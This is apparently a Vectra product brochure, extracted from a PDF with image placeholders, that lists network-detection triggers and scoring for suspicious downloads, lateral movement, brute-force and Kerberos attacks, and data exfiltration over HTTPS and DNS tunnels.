


Triggers

- An internal host is downloading and installing software from the Internet
- The downloads are over HTTP, appear to be machine-driven, and follow a suspicious pattern of checking for availability of files before downloading them
- The threat score is driven by the number of executable files being downloaded
- The certainty score is driven by the pattern of machine-generated HTTP requests




Detecting Lateral Movement and Privilege Escalation




THREAT RANGE



CERTAINTY RANGE




LATERAL MOVEMENT



Triggers


- An internal host is sending very similar payloads to several internal targets
- This may be the result of an infected host sending one or more exploits to other hosts in an attempt to infect them
- The certainty score is driven by the number of targeted hosts and the detection of an upstream propagator
- The threat score is driven by the number of targeted hosts and number of different exploits, particularly exploits on different ports



THREAT RANGE



CERTAINTY RANGE




LATERAL MOVEMENT




Triggers

- An internal host is making many login attempts on an internal system, behavior which is consistent with a brute-force password attack
- Such attacks can be performed via different protocols (e.g. RDP, VNC, SSH, FTP, HTTP/S, SSL/TLS) and may also be a Heartbleed attack (e.g. memory scraping)
- The threat score is driven by the number of attempts and timing with which the attack is performed
- The certainty score is driven by the total number of sessions in the attack




THREAT RANGE



CERTAINTY RANGE




LATERAL MOVEMENT




Triggers


- A Kerberos client attempts a suspicious amount of authentication or service requests using either a small number of services and accounts (brute force), or a larger number of services and accounts (scan)
- The threat score is driven by the likely root cause of the authentication, either account/service scan or brute-force attack
- The certainty score is driven by deviations from previously observed usage patterns for each host




How to detect data acquisition and theft of assets




THREAT RANGE



CERTAINTY RANGE




EXFILTRATION




Triggers

- An internal host is acquiring a large amount of data from one or more internal servers and is subsequently sending a significant amount of data to an external system
- The threat score is driven by the amount of data transmitted
- The certainty score is driven by the relationship between the time and size of the data acquired and the time and size of the data sent




THREAT RANGE



CERTAINTY RANGE




EXFILTRATION




Triggers

- An internal host is communicating with an outside IP using HTTPS where another protocol is running over the top of the HTTPS sessions
- This represents a hidden tunnel involving multiple sessions over longer periods of time mimicking normal encrypted Web traffic
- The threat score is driven by the quantity of data sent via the tunnel
- The certainty score is driven by the number and persistence of the sessions




THREAT RANGE



CERTAINTY RANGE




EXFILTRATION



Triggers

- An internal host is communicating with an outside IP using DNS where another protocol is running over the top of the DNS sessions
- This represents a hidden tunnel involving multiple sessions over longer periods of time mimicking normal DNS traffic
- The threat score is driven by the quantity of data sent via the tunnel
- The certainty score is driven by the number and persistence of the sessions





Summary of Vectra

- Detects all phases of attack without the need for signatures or complex rules
- Detects behavior within encrypted sessions without the need for decryption
- Supports all devices and operating systems
- Simple passive deployment

